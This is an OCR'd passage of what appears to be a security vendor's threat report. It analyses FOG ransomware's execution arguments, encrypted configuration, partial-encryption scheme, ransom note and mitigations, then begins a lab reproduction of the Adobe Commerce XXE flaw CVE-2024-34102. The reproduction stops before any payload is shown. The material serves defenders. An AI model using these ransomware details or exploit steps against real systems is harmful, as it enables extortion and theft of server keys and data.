
Asbury Theological Seminary

Mon, June 24, 2024

Asbury Theological Seminary is an evangelical Christian seminary in Wilmore, Kentucky. Asbury is accredited by the Commission on Colleges of the Southern Association of Colleges and Schools and the Association of Theological Schools in the United States and Canada.

www.asburyseminary.edu Industry Higher Education Size 201-500 Revenue $32.6 Million


Data taken over 10 GB


404: Not found

Path: /posts/6686a9537b58c0b6d888847d/

Figure 8. Posts on the FOG ransomware data leak site (Top: readable post, Bottom: unreadable post)

FOG ransomware has been consistently posting victims on dark web leak sites since July 17, but most of the posts are unreadable. As of July 30, 1 of 11 posts has been deleted, only 2 posts are readable, and the remaining 8 posts are redirected to an error page stating that the page does not exist. In addition, there are no sample data or public data in the two normally accessible posts. The fact that dark web leak sites are not operating smoothly could indicate several possibilities, including poor management or posts being edited only when negotiations on the chat page break down, and therefore requires continued monitoring.



Total file size less than 5MB : Full encryption
Partial encryption size* between 5MB and 10MB : Encrypt 5MB only
Partial encryption size 10MB or greater : Encrypt the entire partial encryption size
*Partial encryption size: Total file size * [SIZE parameter value] / 100

```
If you are reading this, then you have been the victim of a cyber attack. We call ourselves Fog and we take
To contact us you need to have Tor browser installed:

1. Follow this link: {redacted}
2. Enter the code: {redacted}
3. Now we can communicate safely.

If you are decision-maker, you will get all the details when you get in touch. We are waiting for you.
```

Figure 9. Overview of FOG ransomware

Strategies of FOG Ransomware



infosec
Initial Access
T1078
T1133
Initial access through compromised VPN credentials
Discovery
T1046
T1135
Discovery of network services
Discovery of network shared resources
Defense Evasion
T1562
T1070
Disable Windows Defender
File obfuscation
Lateral Movement
T1570
T1021
Internal network propagation using RDP and SMB
Internal network propagation using PsExec
Exfiltration
T1059
T1569
Using Windows Command Shell
Execution via PsExec
Impact
T1486
T1490
Data encryption
Delete VSC

Figure 10. Attack strategies of FOG ransomware

FOG ransomware exploits compromised VPN[8] credentials to infiltrate victims' networks. After initial penetration, they scan the target system for network services and disable Windows Defender to prevent further malicious activity from being detected. They then use RDP[9] and SMB[10] in an attempt for internal spreading across the identified internal networks, and use PsExec[11] to distribute and execute payloads[12]. The deployed payload includes a PowerShell script that, in the Hyper-V[13] environments, encrypts VMDK[14] files and deletes Veeam[15] storage backups, as well as ransomware payloads that encrypt local system and network shared resources.

FOG ransomware can be executed by receiving multiple execution arguments. It works normally when the key value to decrypt the settings required for ransomware execution, such as the RSA public key, encryption exception targets and the list of processes and services for termination, is delivered as the "-ID" argument. In addition, execution arguments that can activate or deactivate various functions are shown in the table below.

[8] VPN(Virtual Private Network): A virtual secure network used to protect personal information and bypass regional restrictions on the Internet

[9] RDP(Remote Desktop Protocol): A protocol that allows you to control other computers remotely

[10] SMB(Server Message Block): A message format used to share files, directories, and peripherals in a Windows environment

[11] PsExec: A command-line tool that allows you to run processes remotely without installing specific software on other systems

[12] Payload: Code designed to penetrate, modify, or otherwise damage computer systems

[13] Hyper-V: A virtualization tool that allows you to run multiple operating systems in a Windows environment


[14] VMDK(Virtual Machine Disk): Virtual hard disk drives used in virtual environments

[15] Veeam: Backup app that can be used in Microsoft Hyper-V virtual environments, a virtualization tool for Windows operating system

Argument	Description
-NOMUTEX	Deactivate mutex[16] creation function
-LOG	Save ransomware startup log in C:₩ProgramData₩lock_log.txt
-TARGET {PATH}	Encrypt files in the specified path only
-ID {KEY}	Key required to decrypt various settings used by ransomware
-CONSOLE	Create a console window that outputs file encryption logs
-PROCOFF	Deactivate process termination function
-UNCOFF	Deactivate network shared resource encryption function
-SIZE {INT}	Percentage of the files to be encrypted ({int}%, default: 15)

Table 1. FOG ransomware execution arguments

FOG ransomware creates log files for debugging[17] purposes. Depending on the execution arguments, it can create two additional logs. When executed the ransomware saves logs used for debugging purposes, such as start and end messages for each function, execution results, and error messages, in the "C:₩ProgramData₩DbgLog.sys" path. In addition, the "-LOG" argument saves a log file containing the ransomware start time in the path "C:₩ProgramData₩lock_log.txt," and the "-CONSOLE" argument, when entered, outputs the names of the files being encrypted in a separate console window during the file encryption process, enabling to check which files are currently being encrypted.



```
2024-07-26 오전 10:28:11 [+] Defined mutex name: jBgB4ZHxUhNdJL9mz61WFXxIOGUXPAxw
2024-07-26 오전 10:28:11 [=] Decrypting json config
2024-07-26 오전 10:28:11 [=] Checking mutex...
2024-07-26 오전 10:28:11 [!] Skip mutex check by -nomutex param.
2024-07-26 오전 10:28:24 [+] JSON config loaded successfully
2024-07-26 오전 10:28:24 [=] Init prgn data...
2024-07-26 오전 10:28:25 Found disk # 1 (C:\), type: 1
2024-07-26 오전 10:28:25 Uknonwn DrvType (5) of root: D:\, skipped
2024-07-26 오전 10:28:25 [=] thread 14168 created
2024-07-26 오전 10:28:25 [=] thread 9100 created
2024-07-26 오전 10:28:25 [=] thread 5324 created
```

Figure 11. DbgLog.sys log

The FOG ransomware has the setting values for execution encrypted. It uses a custom hash algorithm to create a 512-bit key from the value passed with the execution argument "-ID", and then decrypts the setting value using the HC-256 algorithm. The decrypted setting values are stored in the heap memory field, and the ransomware is executed without being terminated only if it is decrypted normally. The role of each setting value used by the FOG ransomware is shown in the table below.

[16] Mutex: A technique to prevents multiple threads from accessing a single resource simultaneously in multi-threads

[17] Debugging: The process of finding and correcting system errors that occur during development of the program

Setting values	Description
PathStopList	Encryption exception directory
FileMaskStopList	Encryption exception file extension
ShutdownProcesses	List of targets of process shutdown
ShutdownServices	List of targets for service shutdown
RSAPubKey	RSA public key used to protect file encryption keys
LockedExt	Encryption file change extension
NoteFileName	Ransomnote file name
NoteFileContents	Contents of ransomnote

Table 2. Setting values of FOG ransomware

Before file encryption, all processes and services are shut down. The targets of shutdown are on the "ShutdownProcesses" and "ShutdownServices" lists among the decrypted setting values. When the "-PROCOFF" argument is entered, file encryption begins immediately, skipping process and service shutdown before encryption. File encryption basically scans both local drives and network shared resources, and encrypts all files except those in encryption exception directories and with exception extensions. When running the ransomware, network shared resources can be kept not encrypted by using the "-UNCOFF" argument. Also, using the "-Target" argument, only the paths entered with the argument, not the entire drive, are encrypted.

File encryption determines whether to partially encrypt a file based on the file size and the "-SIZE" argument value. It calculates the entered "-SIZE" value as a percentage (%) of the total file size, and uses it as the partial encryption size. For example, when "-SIZE 20" is entered, 20% of the total file size is used as the partial encryption size. If the file is less than 5MB, the entire file is encrypted and, otherwise, partial encryption is applied. The method of partial encryption also differs according to size. If the previously calculated partial encryption size is 5 MB or more but less than 10 MB, only 5 MB of the file is encrypted. If it is 10 MB or more, encryption is performed for the calculated partial encryption size. File encryption is performed using the HC-256 algorithm, and the key used for encryption is protected using the RSA public key stored in the settings value.

In addition, Windows commands are used to delete both disk backup copies and the recycle bin data to prevent arbitrary recovery by users.

Measures against FOG ransomware



infosec
Initial Access
T1078
T1133
Grant minimal privileges per account
Use conditional access policies to block login from outside defined organization IP
Discovery
T1046
T1135
Behavior-based detection solutions
Disable unnecessary services and ports
Defense Evasion
T1562
T1070
Minimize registry modification permissions
Periodically check system changes
Lateral Movement
T1570
T1021
Remove unnecessary remote access services
Restrict communication via host firewall
Exfiltration
T1059
T1569
Apply ASR rules to block suspicious activity
Impact
T1486
T1490
Apply ASR rules to block suspicious activity
Preventing spread via network isolation and minimal permission
Back-up data

Figure 12. Measures against FOG ransomware

FOG ransomware uses compromised VPN credentials for initial infiltration. To prevent this, only the minimal privileges must be granted to each account or a deactivation conditional access policy to restrict logging in from non-compliant devices or external IPs must be used. Management activities, such as deactivating or blocking unnecessary services among remotely available services, periodically checking and auditing accounts, and deactivating or restricting unnecessary accounts, must also be performed

After initial penetration using VPN, FOG will search for shared resources or various network services to further spread into the internal network. To limit the users who can enumerate network shared resources, the Windows Group Policy needs to be modified. In addition, unnecessary services or ports can be deactivated in advance to prevent them from being discovered. Also, since attackers use SMB, RDP, PsExec, etc. for internal propagation, a host firewall can be used to limit abnormal communications.

FOG deploys PowerShell scripts and ransomware payloads to compromise VM environments into the internal network it infiltrates. This can be prevented by activating the ASR[18] rules or using an EDR[19] solution to block malicious activity.

FOG ransomware encrypts not only local disks but also network shared files. Therefore, the access to the network shared resources must be kept to a minimum or disabled to prevent access to external resources. Additionally, ransomware has the ability to delete backup copies to prevent users from recovering them, so the data must be backed up in a separate network or storage.

[18] ASR (Attack Surface Reduction): Protection against processes that are being used or executable by attackers

[19] EDR (Endpoint Detection and Response): A solution that detects, analyzes, and responds to malicious activities occurring on computers, mobile devices or servers in real time to prevent it from spreading damage

Indicator Of Compromise

FOG : SHA256

e67260804526323484f564eebeb6c99ed021b960b899ff788aed85bb7a9d75c3

File Name

locker_out.exe

enc.exe

■ Reference sites

• TrendMicro's official website (https://www.trendmicro.com/en_us/research/24/g/new-play-ransomware-linux-variant-targets-esxi-shows-ties-with-p.html

• Trellix's official website (https://www.trellix.com/blogs/research/akira-ransomware/)

• BleepingComputer's official website (https://www.bleepingcomputer.com/news/security/fake-crowdstrike-fixes-target-companies-with-malware-data-wipers/)

• Avast's official blog (https://decoded.avast.io/threatresearch/decrypted-donex-ransomware-and-its-predecessors/)

• BleepingComputer's official website (https://www.bleepingcomputer.com/news/security/meet-brain-cipher-the-new-ransomware-behind-indonesia-data-center-attack/)

• BleepingComputer's official website (https://www.bleepingcomputer.com/news/security/new-fog-ransomware-targets-us-education-sector-via-breached-vpns/)

• Microsoft's official website (https://www.microsoft.com/en-us/security/blog/2024/07/29

/ransomware-operators-exploit-esxi-hypervisor-vulnerability-for-mass-encryption/)

• BleepingComputer's official website (https://www.bleepingcomputer.com/news/security/sexi-ransomware-rebrands-to-apt-inc-continues-vmware-esxi-attacks/)


• CrowdStrike's official website (https://www.crowdstrike.com/statement-on-falcon-content-update-for-windows-hosts-kr/)

Research & Technique

Vulnerabilities of Adobe Commerce XXE (CVE-2024-34102)

■ Outline of the vulnerability

Magento is a PHP-based open source e-commerce platform first released on March 31, 2008. After being acquired by Adobe in May 2018, Magento Commerce Enterprise Edition was absorbed by and rebranded[20] as Adobe Commerce. Magento Community Edition, on the other hand, still operates as an open source e-commerce platform which is based on Magento Open Source. According to an online search for Adobe Commerce via the OSINT search engine, as of August 9, 2024, Adobe Commerce is used as an e-commerce platform on over 40,000 sites in numerous countries, including the United States and Germany.



출처: fofa.info

Figure 1. Adobe Commerce usage statistics

[20] Rebranding: A marketing strategy that seeks to differentiate a product by adding a new name, term, symbol, design, concept, or a combination of these to an existing brand

On June 13, 2024, an XXE vulnerability (CVE-2024-34102) was disclosed from Adobe Commerce. The vulnerability can occur when the REST API[21] converts JSON data into an object, where a malicious actor can exploit the insufficient filtering logic to perform malicious actions through malicious XML syntax interpretation. Caution is required as attackers can steal important information from the server using this vulnerability.

On July 13, 2024, Adobe announced that the vulnerability could be exploited to execute arbitrary commands, bypass security features, and elevate privileges. Adobe also discovered and notified that CVE-2024-34102 was being exploited in a limited manner against vendors.

• URL: https://helpx.adobe.com/security/products/magento/apsb24-40.html

[21] Representational State Transfer API (REST API): API that communicates through HTTP requests and performs standard database functions such as creation, reading, updating, and deletion (CRUD) of records within a resource. For example, GET discovers, POST creates, PUT updates, and DELETE deletes records.

■ Attack scenario

The figure below shows a CVE-2024-34102 attack scenario.



infosec
① Search for a vulnerable server
Adobe Commerce
Attacker
② CVE-2024-34102
10101001 10010111 01 01
TOP SECRET
③ Steal encryption key from server
④ Generate operator JWT token
⑤ Steal critical information from server

Figure 2. CVE-2024-34102 attack scenario

① Attacker searches a vulnerable Adobe Commerce server being used as an e-commerce platform.
② Attacker exploits the CVE-2024-34102 vulnerability to send malicious XML syntax.
③ Attacker steals encryption keys from server using malicious XML syntax.
④ Attacker uses the stolen key to generate operator JWT token for use in API.
⑤ Attacker uses the API with operator privileges through the generated JTW token to steal important information from the server.

■ Affected software versions

Software versions vulnerable to CVE-2024-34102 are as follows:

S/W 구분	취약 버전
Adobe Commerce	2.4.7, 2.4.6-p5, 2.4.5-p7, 2.4.4-p8, 2.4.3-ext-7, 2.4.2-ext-7 and earlier versions
Magento Open Source	2.4.7, 2.4.6-p5, 2.4.5-p7, 2.4.4-p8 and earlier versions
Adobe Commerce Webhooks Plugin	From 1.2.0 through 1.4.0

■ Test Environment Configuration Information

The operations of CVE-2024-34102 can be tested by setting up a test environment as follows:


Name	Configuration
Victim	Adobe Commerce Magento Community Edition 2.4.7 (192.168.102.74)
Attacker	Kali Linux (192.168.216.129)

■ Vulnerability test

Step 1. Setting up environment

Install, on the victim's computer, Adobe Commerce with CVE-2024-34102 vulnerabilities. For Adobe Commerce installed via Composer install, the version information of the application being used is written in the composer.lock file on the highest level of the installed path.

This is a vulnerable environment because version 2.4.7 is being used in the environment.



```
        {
            "name": "magento/product-community-edition",
            "version": "2.4.7",
            "dist": {
                "type": "zip",
                "url": "https://repo.magento.com/archives/magento/product-community-edition/magento-product-community-ed
ition-2.4.7.0.zip",
                "shasum": "366521fc545daf2b89c33de4f873b81589b1d019"
            },
```

Figure 3. Checking Adobe Commerce vulnerability information

Step 2. Conducting vulnerability test

First, the attacker builds a server that responds with malicious XML. A temporary test server can be established using SSRFUtility, which is used for SSRF vulnerability check.

• URL: https://ssrf.cvssadvisor.com/

First, click the New Instance button below to issue a new instance.


